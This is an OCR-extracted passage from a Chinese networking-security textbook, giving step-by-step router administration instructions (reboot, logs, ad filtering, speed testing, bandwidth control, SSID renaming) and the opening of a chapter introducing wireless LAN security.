
Step 18 选择左侧的“重启和恢复出厂”选项，在打开的界面中可以对当前路由器进行重启和恢复出厂设置，如下图所示。




Step 19 选择左侧的“系统日志”选项，在打开的界面中可以查看当前路由器的系统日志信息，如下图所示。



Step 20 路由器设备设置完毕后，返回到路由优化大师的工作界面中，选择“防蹭网”选项，在打开的界面中可以进行防蹭网设置，如下图所示。




Step 21 选择“屏广告”选项，在打开的界面中可以设置视频过滤广告是否开启，如下图所示。







Step 22 单击“开启广告过滤”按钮，即可开启视频过滤广告功能，如下图所示。



Step 23 单击“立即清理”按钮，即可清理广告信息，如下图所示。



Step 24 选择“测网速”选项，进入网速测试设置界面，如下图所示。



Step 25 单击“开启测速”按钮，即可对当前网络进行测速操作，测出来的结果显示在工作界面中，如下图所示。



13.4 实战演练

实战演练1——控制无线网中设备的上网速度

在无线局域网中所有的终端设备都是通过路由器上网的，为了更好地管理各个终端设备的上网情况，管理员可以通过路由器控制上网设备的上网速度，具体的操作步骤如下。

Step 01 打开路由器的Web后台设置界面，在其中选择“IP宽带控制”选项，在右侧的窗格中可以查看相关的功能信息，如下图所示。




Step 02 选中“开启IP宽带控制”复选框，即可在下方的设置区域中对设备的上行总宽带和下行总宽带数进行设置，进而控制终端设置的上网速度，如下图所示。



实战演练2——通过修改WiFi名称隐藏路由器

WiFi的名称通常是指路由器当中SSID号的名称，该名称可以根据自己的需要进行修改，从而可以在一定程度上隐藏路由器，具体的操作步骤如下。

Step 01 打开路由器的Web后台设置界面，在其中选择“无线设置”选项下的“基本设置”选项，打开“无线网络基本设置”工作界面，如下图所示。



Step 02 将SSID号的名称由TP-LINK1修改为WiFi，最后单击“保存”按钮，即可保存WiFi修改后的名称，如下图所示。



13.5 小试身手

练习1：无线路由器的基本设置。

练习2：无线路由器的安全策略。

练习3：无线路由安全管理工具的使用。

第14章　无线局域网的安全防护

无线局域网作为计算机网络的一个重要成员已经被广泛应用于社会的各个领域。目前黑客利用各种专门攻击无线局域网工具对无线局域网进行攻击，本章介绍无线局域网的安全防护，主要包括无线局域网的查看、无线局域网的攻击、无线局域网安全辅助工具等。

14.1　无线局域网的安全介绍

目前越来越多的企业建立自己的无线局域网以实现企业信息资源共享或者在无线局域网上运行各类业务系统。随着企业无线局域网应用范围的扩大、保存和传输的关键数据增多，无线局域网的安全性问题日益突出。

14.1.1　无线局域网基础知识


大家日常接触的办公网络大部分是无线局域网，如各个企业、学校、政府机关等部门中的网络。无线局域网主要用于一个部门内部，常局限于一个建筑物之内。在企业内部利用无线局域网办公已成为其经营管理活动必不可少的一部分。

无线局域网是指在某一区域内由多台计算机互联成的计算机组，一般是方圆几十米。无线局域网把个人计算机、工作站和服务器连在一起，在无线局域网中可以进行管理文件、共享应用软件、共享打印机、安排工作组内的日程、发送电子邮件和传真通信服务等操作。无线局域网是封闭型的，可以由办公室内的两台计算机组成，也可以由一个公司内的数百台计算机组成。

